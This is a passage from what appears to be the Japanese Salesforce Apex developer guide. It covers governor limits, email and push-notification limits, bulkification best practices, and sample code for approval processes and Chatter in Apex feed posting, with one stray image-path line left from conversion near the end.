24 時間あたりにキュー可能なテストクラスの最大数 (Sandbox 組織および Developer Edition 組織)[5]	500 または組織のテストクラス数の 20 倍の大きいほう
ユーザごとに同時に開くクエリカーソルの最大数[6]	50
Apex 一括処理の `start` メソッドでユーザごとに同時に開くクエリカーソルの最大数	15
Apex 一括処理の `execute` および `finish` メソッドでユーザごとに同時に開くクエリカーソルの最大数	5

[1] Apex 一括処理の場合、メソッド実行には、`start`、`execute`、および `finish` メソッドの実行が含まれます。これは組織全体の制限で、他のすべての非同期 Apex (Apex 一括処理、キュー可能 Apex、スケジュール済み Apex、および future メソッド) と共有されます。この制限のカウント対象となるライセンスは、Salesforce フルユーザライセンスまたは Force.com アプリケーションサブスクリプションのユーザライセンスです。Chatter Free、Chatter カスタマーユーザ、カスタマーポータルユーザ、およびパートナーポータルユーザライセンスは含まれません。

[2] 10 個の長時間の要求が実行されている間に追加の要求を行うと、要求は拒否されます。

[3] 一括処理ジョブが送信されると、処理用にシステムキューに移動されるまで、Flex キューに保持されます。

[4] キュー内のまだ開始されていない一括処理ジョブは、開始されるまで保持されます。なお、この制限により一括処理ジョブが失敗することはありません。また、複数のジョブが実行されている場合は、Apex の一括処理ジョブの `execute` メソッドが並行して実行されます。

[5] この制限は、テストの非同期実行に適用されます。これには、開発者コンソールを含め、Salesforce ユーザインターフェースから開始するテストが含まれます。

[6] たとえば、50 個のカーソルが開いていて、同じユーザとしてログインしたままのクライアントアプリケーションが新しいカーソルを開こうとすると、50 個のカーソルのうち最も古いカーソルが解放されます。異なる Force.com 機能のカーソル制限は個別に追跡されます。たとえば、50 個の Apex クエリカーソル、Apex 一括処理の `start` メソッドに 15 個のカーソル、 Apex 一括処理の `execute` および `finish` メソッドにそれぞれ 5 個のカーソル、および 5 個の Visualforce カーソルを同時に開くことができます。

静的 Apex の制限

説明	制限
トランザクション内のコールアウト (HTTP 要求または Web サービスコール) のデフォルトのタイムアウト値	10 秒

説明	制限
コールアウト要求または応答 (HTTP 要求または Web サービスコール) の最大サイズ[1]	同期 Apex の場合は 6 MB、非同期 Apex の場合は 12 MB
SOQL クエリの最大実行時間。この時間を超えると、Salesforce でトランザクションをキャンセルできます。	120 秒
Apex リリース内のクラスとトリガの最大コードユニット数	5,000
ループリストのバッチサイズ用	200
`Database.QueryLocator` の 1 回の Apex 一括処理のクエリで返される最大レコード数	5000 万

[1] HTTP 要求のサイズおよび応答のサイズは、ヒープサイズの合計にカウントされます。

サイズ固有の Apex 制限

説明	制限
クラスの最大文字数	100 万
トリガの最大文字数	100 万
組織内のすべての Apex コードで使用されるコードの最大量[1]	3 MB
メソッドのサイズ制限[2]	コンパイル形式で 65,535 バイトコード命令

[1] この制限は、AppExchange からインストールされた認定管理パッケージ (AppExchange Certified とマークされたアプリケーション) には適用されません。これらのパッケージタイプのコードは、組織のコードとは異なる独自の名前空間に属しています。AppExchange Certified パッケージについての詳細は、Force.com AppExchange オンラインヘルプを参照してください。この制限は、`@isTest` アノテーションで定義されたクラスに含まれるコードにも適用されません。

[2] 制限を超える大規模なメソッドはコードの実行中に例外が発生する場合があります。

その他の Apex の制限

SOQL クエリのパフォーマンス

最高のパフォーマンスを得るためには、特にトリガ内のクエリに対しては、セレクティブ SOQL クエリを使用する必要があります。実行時間が長くなるのを避けるために、システムはセレクティブ以外の SOQL クエリを終了できます。100,000 件を超えるレコードを含むオブジェクトに対してトリガでセレクティブではないクエリを使用すると、エラーメッセージが表示されます。このエラーを回避するには、必ずセレクティブクエリを使用します。「より効率的な SOQL クエリ」を参照してください。

Chatter in Apex

`ConnectApi` 名前空間内のクラスの場合、各書き込み操作が Apex ガバナ制限で 1 回の DML 操作としてカウントされます。`ConnectApi` メソッドコールも、レート制限の対象となります。`ConnectApi` レート制限は、Chatter REST API レート制限と同じです。どちらにも、ユーザごと、名前空間ごと、時間ごとのレート制限があります。レート制限を超えると、`ConnectApi.RateLimitException` が発生します。Apex コードで、この例外をキャッチして処理する必要があります。

イベントレポート

システム管理者以外のユーザの場合、イベントレポートが返すレコードの最大数は 20,000 件です。システム管理者の場合、100,000 件です。

Data.com クリーンアップ

Data.com クリーンアップ製品とその自動ジョブを使用していて、取引先、取引先責任者、またはリードレコードで実行する SOQL クエリの Apex トリガを設定している場合、それらのオブジェクトでクエリがクリーンアップジョブに干渉する可能性があります。Apex トリガ (合計) は、バッチあたり 200 個以下の SOQL クエリにしてください。この制限を超えると、そのオブジェクトに対するクリーンアップジョブが失敗します。また、トリガが `future` メソッドをコールする場合は、バッチあたり 10 個の `future` コールに制限されます。

メール制限

受信メール制限

メールサービス: 処理するメールメッセージの最大数 (オンデマンドメール-to-ケースの制限を含む)	ユーザライセンス数 × 1,000、1 日あたりの最大数 1,000,000
メールサービス: メールメッセージの最大サイズ (本文および添付ファイル)	10 MB[1]
オンデマンドメール-to-ケース: メールの添付ファイルの最大サイズ	25 MB
オンデマンドメール-to-ケース: 処理するメールメッセージの最大数 (メールサービスの制限に対してカウントする)	ユーザライセンス数 × 1,000、1 日あたりの最大数 1,000,000

[1] メールサービスのメールメッセージの最大数は、言語および文字セットによって異なります。メールメッセージのサイズには、メールヘッダー、本文、添付ファイル、エンコードが含まれます。そのため、添付ファイルが 25 MB のメールは、ヘッダー、本文、エンコードのサイズを考慮すると、メールメッセージの合計サイズ制限 25 MB を超える可能性があります。

メールサービスを定義するときには、次の点に注意してください。

- メールサービスは、そのアドレスの 1 つが受信したメッセージを処理するだけです。
- Salesforce は、[オンデマンドメール-to-ケース] など、すべてのメールサービスを合計した 1 日に処理できるメッセージの総数を制限します。この制限を超えたメッセージは、各メールサービスの失敗時のレスポンス設定に基づいて、戻される、破棄される、あるいは翌日処理するためのキューに入れられます。

Salesforce は、ユーザライセンス数 x 1,000 で制限値を算出します。1 日の最大は 1,000,000 件です。たとえば、ライセンス数が 10 の場合、1 日最大 10,000 件のメールメッセージを処理できます。

- sandbox 内に作成したメールサービスアドレスは、本番組織にコピーできません。
- メールサービスごとに Salesforce に通知して、送信者のメールアドレスではなく、特定のアドレスにエラーメールメッセージを送信できます。
- メールが (本文テキスト、本文 HTML および添付ファイルを合わせて) 約 10 MB を超える場合 (言語や文字セットに応じて異なる)、メールサービスはメールメッセージを拒否し、送信者に通知します。

送信メール: Apex を使用して送信する単一メールおよび一括メールの制限

API または Apex を使用して、グリニッジ標準時 (GMT) に基づいて、1 日に最大 1,000 個の外部メールアドレスに単一メールを送信できます。Salesforce アプリケーションを使用して送信する単一メールはこの制限にカウントされません。取引先、取引先責任者、リード、商談、ケース、キャンペーン、カスタムオブジェクトの各ページから、組織の取引先責任者、リード、個人取引先、ユーザに個別のメールを送信する場合は、制限はありません。

単一メールを送信する場合は、次の点に注意してください。

- `SingleEmailMessage` ごとに 100 個までのメールを送信できます。
- `SingleEmailMessage` を使用して組織の内部ユーザにメールを送信するときに `setTargetObjectId` でユーザ ID を指定すると、メールが 1 日あたりの制限値にカウントされません。ただし、`setToAddresses` で内部ユーザのメールアドレスを指定すると、制限値にカウントされます。

グリニッジ標準時間 (GMT) に基づいて、1 組織あたり 1 日に最大 1,000 個の外部メールアドレスに一括メール送信できます。各一括メール送信に含むことのできる外部メールアドレスの最大数は、次のようにエディションに応じて異なります。

エディション	一括メール送信あたりの外部アドレス制限
Personal Edition、Contact Manager Edition、および Group Edition	一括メール送信は使用できません
Professional Edition	250
Enterprise Edition	500
Unlimited Edition および Performance Edition	1,000

メモ: 次のメール制限に注意してください。

- 単一メールおよび一括メールの制限では、アドレスが一意であるかどうかは考慮されません。たとえば、メールに `johndoe@example.com` が 10 回含まれている場合、制限に対して 10 とカウントされます。
- ポータルユーザを含め、組織の内部ユーザに送信できるメールには制限はありません。
- Developer Edition 組織とトライアルで Salesforce を評価中の組織では、1 日あたり 10 個を超える外部メールアドレスに一括メール送信できません。この低い制限は、組織が Winter '12 リリースより前に作成されており、一括メール送信がすでに高い制限で有効になっている場合は適用されません。また、組織は 1 日あたり最大 15 個のメールアドレスに単一メールを送信できます。

転送通知の制限

Salesforce 組織に関連付けられた各モバイルアプリケーションで許容される転送通知の最大数は、アプリケーションの種別によって異なります。

許容される転送通知の最大数	制限
Salesforce によって提供されるモバイルアプリケーション (Salesforce1 など)	アプリケーションごとに 50,000 件/日の通知
社内の従業員が使用するために組織で開発されたモバイルアプリケーション	アプリケーションごとに 35,000 件/日の通知
AppExchange からインストールされたモバイルアプリケーション	アプリケーションごとに 5,000 件/日の通知

*配信可能*な通知のみがこの制限にカウントされます。たとえば、通知が会社の 1,000 名の従業員に送信されるが、100 名の従業員はまだモバイルアプリケーションをインストールしていない場合を考えます。この制限にカウントされるのは、モバイルアプリケーションをインストールしている 900 名の従業員に送信された通知のみです。

[転送通知をテスト] ページで生成された各テスト転送通知の受信者は 1 名に制限されています。テスト転送通知は、アプリケーションの 1 日の転送通知制限にカウントされます。

ガバナ制限のメール警告の使用

割り当てられたガバナ制限の 50% を超える Apex コードを呼び出すときに、メール通知を受信する組織内のユーザを指定できます。このメール警告を有効にする手順は、次のとおりです。

1. 管理者ユーザとして Salesforce にログインします。
2. [設定] で、[ユーザの管理] > [ユーザ] をクリックします。
3. メール通知を受け取るユーザ名の横にある [編集] をクリックします。
4. [Apex 警告メールの送信] オプションを選択します。
5. [保存] をクリックします。

ガバナ実行制限内での Apex の実行

従来のソフトウェア開発と異なり、マルチテナントのクラウド環境である Force.com プラットフォームでソフトウェアを開発すると、コードに拡張性を持たせる必要がなくなります。Force.com プラットフォームが自動で拡張を行うためです。マルチテナントプラットフォームではリソースが共有されるため、Apex ランタイムエンジンは、一連のガバナ実行制限を適用して、1 つのトランザクションが共有リソースを独占しないようにします。

Apex コードは、これらの事前定義された実行制限内で実行する必要があります。ガバナ制限を超えると、処理できない実行時例外が発生します。コードで次のベストプラクティスに従うことで、この制限に達するのを回

避できます。たとえば、100 枚の T シャツを洗わなければならないとします。T シャツを 1 枚ずつ、つまり 1 回の洗濯で 1 枚ずつ洗いますか、または何枚かずつまとめて数回の洗濯ですむようにしますか。クラウドでのコーディングの利点は、より効率的なコードを書いて、消費するリソースを減らす方法を学ぶことにあります。

ガバナ実行制限は、トランザクション単位で適用されます。たとえば、1つのトランザクションは SOQL クエリを最大 100 回、DML ステートメントを最大 150 回発行できます。一度にキューに入れることができるか、有効にできる一括処理ジョブの数など、こうしたトランザクション単位の制限が適用されない方法もあります。

特定のガバナ制限を超えないコードを記述するためには、次に示すいくつかのベストプラクティスがあります。

DML コールを一括処理する

個々の sObject ではなく、sObject のリストに対して DML コールを行うと、DML ステートメント制限に達する可能性が低くなります。次の最初の例は、DML 操作を一括処理しないコール方法です。その次の例は、推奨される DML ステートメントのコール方法です。

例: 個々の sObject に対する DML コール

for ループが、`liList` List 変数に含まれる品目名を反復処理します。品目名ごとに、Description__c 項目に新しい値を設定し、品目名を更新します。リストに 150 を超える品目が含まれる場合、151 回目の update コールは、DML ステートメント制限の 150 を超えるため実行時例外を返します。これをどう修復すればよいでしょうか。2 つ目の例は、単純な解決策です。

```
for(Line_Item__c li : liList) {

    if (li.Units_Sold__c > 10) {

        li.Description__c = 'New description';

    }

    // Not a good practice since governor limits might be hit.

    update li;

}
```

推奨される代替方法: sObject リストに対する DML コール

この拡張バージョンの DML コールは、更新された品目名を含むリスト全体に対して更新を実行します。まず、新しいリストを作成し、次にループ内ですべての更新品目名を新しいリストに追加します。続いて、新しいリストに対して一括更新を実行します。

```
List<Line_Item__c> updatedList = new List<Line_Item__c>();



for(Line_Item__c li : liList) {

    if (li.Units_Sold__c > 10) {
```

```
        li.Description__c = 'New description';
        updatedList.add(li);
    }
}

// Once DML call for the entire list of line items
update updatedList;
```

より効率的な SOQL クエリ

SOQL クエリを `for` ループブロック内に置くと、SOQL クエリが反復ごとに実行されて、100 回というトランザクションあたりの SOQL クエリ数制限を超える可能性があるため、よい方法とはいえません。次の最初の例では、SOQL クエリを `Trigger.new` の品目ごとに実行するため、非効率的です。代替方法の例では、SOQL クエリを 1 回だけ使用して子品目を取得するクエリに変更されています。

例: 非効率的な子品目のクエリ

この例の `for` ループは、`Trigger.new` に含まれるすべての請求書明細を反復処理します。ループ内で実行される SOQL クエリは、各請求書明細の子品目名を取得します。100 件を超える請求書明細が挿入または更新されて `Trigger.new` に含まれている場合、SOQL 制限に達するため、実行時例外が発生します。2 つ目の例では、1 回だけコールできる別の SOQL クエリを作成してこの問題を解決しています。

```
trigger LimitExample on Invoice_Statement__c (before insert, before update) {
    for(Invoice_Statement__c inv : Trigger.new) {
        // This SOQL query executes once for each item in Trigger.new.
        // It gets the line items for each invoice statement.
        List<Line_Item__c> liList = [SELECT Id,Units_Sold__c,Merchandise__c
                                     FROM Line_Item__c
                                     WHERE Invoice_Statement__c = :inv.Id];
        for(Line_Item__c li : liList) {
            // Do something
        }
    }
}
```

推奨される代替方法: SOQL クエリを 1 回のみ使用した子品目のクエリ

この例では、品目ごとに SOQL クエリをコールするという問題を回避しています。変更された SOQL クエリでは、`Trigger.new` に含まれるすべての請求書明細を取得し、さらにネストしたクエリでその品目名を取得します。この方法では SOQL クエリが 1 回だけ実行され、制限内に収まっています。

```
trigger EnhancedLimitExample on Invoice_Statement__c (before insert, before update) {

    // Perform SOQL query outside of the for loop.

    // This SOQL query runs once for all items in Trigger.new.

    List<Invoice_Statement__c> invoicesWithLineItems =

       [SELECT Id,Description__c,(SELECT Id,Units_Sold__c,Merchandise__c from Line_Items__r)


         FROM Invoice_Statement__c WHERE Id IN :Trigger.newMap.KeySet()];



    for(Invoice_Statement__c inv : invoicesWithLineItems) {

        for(Line_Item__c li : inv.Line_Items__r) {

            // Do something

        }

    }

}
```

SOQL for ループ

レコードに対して 200 件のバッチ単位で操作を行うには、SOQL for ループを使用します。これにより、6 MB のヒープサイズ制限を回避できます。この制限は、同期して実行されるコードに対するもので、非同期のコード実行では制限がより厳しくなります。

例: for ループを使用しないクエリ

次の例の SOQL クエリでは、すべての商品品目を取得し、List 変数に保存します。返された商品品目のサイズが大きく、大量のレコードが返された場合、ヒープサイズ制限に達する可能性があります。

```
List<Merchandise__c> ml = [SELECT Id,Name FROM Merchandise__c];
```

推奨される代替方法: for ループを使用したクエリ

このヒープサイズ制限を回避するには、2 つ目のバージョンで SOQL for ループを使用し、返された結果を 200 レコードのバッチ単位で反復処理します。これにより、`ml` List 変数が、クエリ結果のすべての品目名ではなく 200 品目を保持するため、サイズが小さくなり、また、バッチごとに再作成されます。

```
for (List<Merchandise__c> ml : [SELECT Id,Name FROM Merchandise__c]){

    // Do something.

}
```

第 10 章　Apex での Salesforce 機能の使用

トピック:

いくつかのユーザインターフェースの Salesforce アプリケーション機能は、Apex で公開されており、Force.com プラットフォームでプログラムを介してアクセスできます。

たとえば、Chatter in Apex を使用すると、Chatter フィードにメッセージを投稿できます。Approval メソッドを使用すると、承認プロセス要求を送信してこれらの要求を承認できます。

アクション

アクションを作成し、ホームページ、Chatter タブ、Chatter グループ、レコード詳細ページで、Chatter パブリッシャーにそれらを追加します。Salesforce1 では、アクションは、アクションバーおよび関連するアクションメニューにリスト項目アクションとして表示されます。

- *作成アクション*ではレコードを作成できます。これらは、Salesforce ホームページの [簡易作成] 機能および [新規作成] 機能とは異なります。この作成アクションでは、入力規則や項目の必須性が遵守され、各アクションの項目を選択できるからです。
- *カスタムアクション*は、定義された機能を備えた Visualforce ページまたはキャンバスアプリケーションです。たとえば、ユーザが 5,000 文字よりも長いコメントを作成できるようにするカスタムアクションや、サポートエージェントが顧客と視覚的にやりとりするためのビデオ会議アプリケーションを統合するカスタムアクションを作成できます。

作成アクション、活動の記録アクション、カスタムアクションでは、オブジェクト固有アクションまたはグローバルアクションのいずれかを作成できます。更新アクションはオブジェクト固有である必要があります。

アクションについての詳細は、オンラインヘルプを参照してください。

関連トピック:

- QuickAction クラス
- QuickActionRequest クラス
- QuickActionResult クラス
- DescribeQuickActionResult クラス
- DescribeQuickActionDefaultValue クラス
- DescribeLayoutSection クラス
- DescribeLayoutRow クラス
- DescribeLayoutItem クラス
- DescribeLayoutComponent クラス
- DescribeAvailableQuickActionResult クラス

承認プロセス

承認プロセスは、Salesforce でレコードを承認する場合に、組織で使用できる自動化されたプロセスです。承認プロセスでは、承認するレコードの条件と各承認ステップの承認者を指定します。各承認ステップは、その承認プロセスの対象レコードすべてに適用することも、システム管理者が定義した特定の条件を満たすレコードのみに適用することもできます。承認プロセスでは、レコードの承認、却下、取り消しまたは最初の承認申請時に実施するアクションも指定します。

- Apex プロセスクラスを使用して、承認申請を作成し、これらの要求の結果を処理します。
  - ProcessRequest クラス
  - ProcessResult クラス
  - ProcessSubmitRequest クラス

  - ProcessWorkitemRequest クラス

- `Approval.process` メソッドを使用して、承認申請を送信し、既存の承認申請を承認または却下します。詳細は、「Approval クラス」を参照してください。

メモ: `process` メソッドは、組織の DML 制限にカウントされます。「実行ガバナと制限」を参照してください。

承認プロセスについての詳細は、Salesforce オンラインヘルプの「承認プロセスの開始」を参照してください。

このセクションの内容:

Apex 承認プロセスの例

次のサンプルコードでは、最初に承認のレコードを送信し、その後要求を承認します。この例では、承認プロセスを取引先に設定する必要があります。

```
public class TestApproval {

    void submitAndProcessApprovalRequest() {

        // Insert an account

        Account a = new Account(Name='Test',annualRevenue=100.0);

        insert a;


        User user1 = [SELECT Id FROM User WHERE Alias='SomeStandardUser'];


        // Create an approval request for the account

        Approval.ProcessSubmitRequest req1 =

            new Approval.ProcessSubmitRequest();

        req1.setComments('Submitting request for approval.');

        req1.setObjectId(a.id);


        // Submit on behalf of a specific submitter

        req1.setSubmitterId(user1.Id);
```

```
        // Submit the record to specific process and skip the criteria evaluation
        req1.setProcessDefinitionNameOrId('PTO_Request_Process');
        req1.setSkipEntryCriteria(true);

        // Submit the approval request for the account
        Approval.ProcessResult result = Approval.process(req1);

        // Verify the result
        System.assert(result.isSuccess());

        System.assertEquals(
            'Pending', result.getInstanceStatus(),
            'Instance Status'+result.getInstanceStatus());

        // Approve the submitted request
        // First, get the ID of the newly created item
        List<Id> newWorkItemIds = result.getNewWorkitemIds();

        // Instantiate the new ProcessWorkitemRequest object and populate it
        Approval.ProcessWorkitemRequest req2 =
            new Approval.ProcessWorkitemRequest();
        req2.setComments('Approving request.');
        req2.setAction('Approve');
        req2.setNextApproverIds(new Id[] {UserInfo.getUserId()});

        // Use the ID from the newly created item to specify the item to be worked
        req2.setWorkitemId(newWorkItemIds.get(0));
```

```
        // Submit the request for approval
        Approval.ProcessResult result2 =  Approval.process(req2);

        // Verify the results
        System.assert(result2.isSuccess(), 'Result Status:'+result2.isSuccess());

        System.assertEquals(
            'Approved', result2.getInstanceStatus(),
            'Instance Status'+result2.getInstanceStatus());
    }
}
```

Chatter アンサーおよびアイデア

Chatterアンサーおよびアイデアでは、ゾーンを使用してアイデアとアンサーをグループに整理します。各ゾーンには、独自のテーマ、およびそのテーマに一致する固有のアイデアやアンサーのトピックを設定できます。

メモ: Summer'13 より前のリリースでは、Chatter アンサーおよびアイデアで用語「コミュニティ」が使用されていました。Summer'13 リリースから、Salesforce Communities と混同されることを避けるため、「コミュニティ」は「ゾーン」という名前に変更されました。

Apex でゾーンを操作するには、`Answers`、`Ideas`、および `ConnectApi.Zones` を使用します。

関連トピック:

- Answers クラス
- Ideas クラス
- Zones クラス

Chatter in Apex

Salesforce にカスタム操作を作成するには、Chatter in Apex を使用します。フィードを表示する Visualforce ページを作成し、メンションおよびトピックを含むフィード項目を投稿し、ユーザおよびグループの写真を更新します。Chatter フィードを更新するトリガを作成します。

ConnectApi 名前空間の Apex クラスでは多くの Chatter REST API リソースアクションが静的メソッドとして公開されています。これらのメソッドでは、情報を入力したり返したりするために他の ConnectApi クラスが使用されます。ConnectApi 名前空間は、*Chatter in Apex* と呼ばれます。

Apex では、SOQL クエリとオブジェクトを使用して、一部の Chatter データにアクセスできます。ただし、ConnectApi クラスでは Chatter データがより単純な方法で公開されます。データは、表示用にローカライズされ、構成されます。たとえば、フィードへのアクセスや作成を、多くのコールではなく 1 回のコールで行うことができます。

Chatter in Apex メソッドは、コンテキストユーザのコンテキストで実行されます。コードは、コンテキストユーザがアクセス権を持つものすべてにアクセスできます。これは、他の Apex コードなどのシステムモードでは実行されません。

Chatter in Apex については、「ConnectApi 名前空間」 (ページ 844)を参照してください。

このセクションの内容:

Chatter in Apex の例

Chatter in Apex で一般的なタスクを実行するには、次の例を利用してください。

このセクションの内容:

フィードからのフィード要素の取得

例: この例では、getFeedElementsFromFeed(communityId, feedType, subjectId) をコールして、コンテキストユーザのニュースフィードからフィード要素の最初のページを取得します。

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.News, 'me');
```

`getFeedElementsFromFeed` メソッドはオーバーロード、つまり、メソッド名に多数の異なる署名を含めることができます。署名とは、順序に従ったメソッドとそのパラメータの名前です。

各署名で異なる入力に送信できます。たとえば、1つの署名でコミュニティID、フィード種別、件名IDを指定できます。別の署名では、これらのパラメータに加えて、各フィード要素に返される最大コメント数を指定するパラメータも含めることができます。

ヒント: 各署名は特定のフィード種別で動作します。グループフィードを取得するには、グループはレコードタイプであるため、`ConnectApi.FeedType.Record` で動作する署名を使用します。

関連トピック:

ChatterFeeds クラス

フィード要素の投稿

この例では、`postFeedElement(communityId, subjectId, feedElementType, text)` をコールしてテキスト文字列を投稿します。

```
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), '0F9d0000000TreH',
ConnectApi.FeedElementType.FeedItem, 'On vacation this week.');
```

2番目のパラメータ、`subjectId` は、このフィード要素が投稿された親のIDです。この値は、ユーザ、グループ、レコードのID、またはコンテキストユーザを示す文字列 `me` になります。

関連トピック:

postFeedElement(communityId, subjectId, feedElementType, text)

メンションを含むフィード要素の投稿

この例では、`postFeedElement(communityId, feedElement, feedElementFileUpload)` メソッドをコールして、ユーザにメンションしているフィード項目をグループに投稿します。

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();

ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();



mentionSegmentInput.id = '005RR000000Dme9';
```

```
messageBodyInput.messageSegments.add(mentionSegmentInput);



textSegmentInput.text = 'Could you take a look?';

messageBodyInput.messageSegments.add(textSegmentInput);



feedItemInput.body = messageBodyInput;

feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

feedItemInput.subjectId = '0F9RR0000004CPw';



ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

関連トピック:

postFeedElement(communityId, feedElement, feedElementFileUpload)

既存のコンテンツが添付されたフィード要素の投稿

この例では、`postFeedElement(communityId, feedElement, feedElementFileUpload)` メソッドをコールしてファイルが添付されたフィード項目を投稿します。この例のファイルは、すでに Salesforce にアップロードされた既存のコンテンツです。投稿には、テキストとメンションも含まれます。

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();

ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();

ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();

ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();

ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();



// Define the FeedItemInput object to pass to postFeedElement

feedItemInput.body = messageBodyInput;

feedItemInput.capabilities = feedElementCapabilitiesInput;
```

```
feedItemInput.subjectId = 'me';


// The MessageBodyInput object holds the text and mention in the post
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();


textSegmentInput.text = 'Would you please review this doc?';
messageBodyInput.messageSegments.add(textSegmentInput);


mentionSegmentInput.id = '005D00000016QxO';
messageBodyInput.messageSegments.add(mentionSegmentInput);


// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define a content capability to hold the file.
feedElementCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.contentDocumentId = '069D00000001pyS';


// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

関連トピック:

postFeedElement(communityId, feedElement, feedElementFileUpload)

新しい (バイナリ) ファイルが添付されたフィード要素の投稿

この例では、`postFeedElement(communityId, feedElement, feedElementFileUpload)` メソッドをコールして、新しい (バイナリ) ファイルが添付されたフィード項目を投稿します。

```
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = 'me';


ConnectApi.ContentCapabilityInput contentInput = new ConnectApi.ContentCapabilityInput();
```

```
contentInput.title = 'Title';



ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();

capabilities.content = contentInput;



input.capabilities = capabilities;



String text = 'These are the contents of the new file.';

Blob myBlob = Blob.valueOf(text);

ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');



ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), input, binInput);
```

関連トピック:

postFeedElement(communityId, feedElement, feedElementFileUpload)

フィード要素の一括投稿

このトリガは `postFeedElementBatch(communityId, feedElements)` メソッドをコールして、新たに挿入された取引先のフィードに一括投稿します。

```
trigger postFeedItemToAccount on Account (after insert) {

    Account[] accounts = Trigger.new;



    // Bulk post to the account feeds.



    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();



    for (Account a : accounts) {

        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
```

```
        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;

        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input);
        batchInputs.add(batchInput);
    }

    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
}
```

関連トピック:

postFeedElementBatch(communityId, feedElements)

新しい (バイナリ) ファイルを添付したフィード要素の一括投稿

このトリガは `postFeedElementBatch(communityId, feedElements)` メソッドをコールして、新たに挿入された取引先のフィードに一括投稿します。各投稿に新しい (バイナリ) ファイルが添付されます。

```
trigger postFeedItemToAccountWithBinary on Account (after insert) {

    Account[] accounts = Trigger.new;

    // Bulk post to the account feeds.
```

```
    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();

    for (Account a : accounts) {
        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;

        ConnectApi.ContentCapabilityInput contentInput = new
ConnectApi.ContentCapabilityInput();
        contentInput.title = 'Title';

        ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
        capabilities.content = contentInput;

        input.capabilities = capabilities;

        String text = 'We are words in a file.';
```

```
        Blob myBlob = Blob.valueOf(text);

       ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');



        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input, binInput);



        batchInputs.add(batchInput);

    }




    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
```

関連トピック:

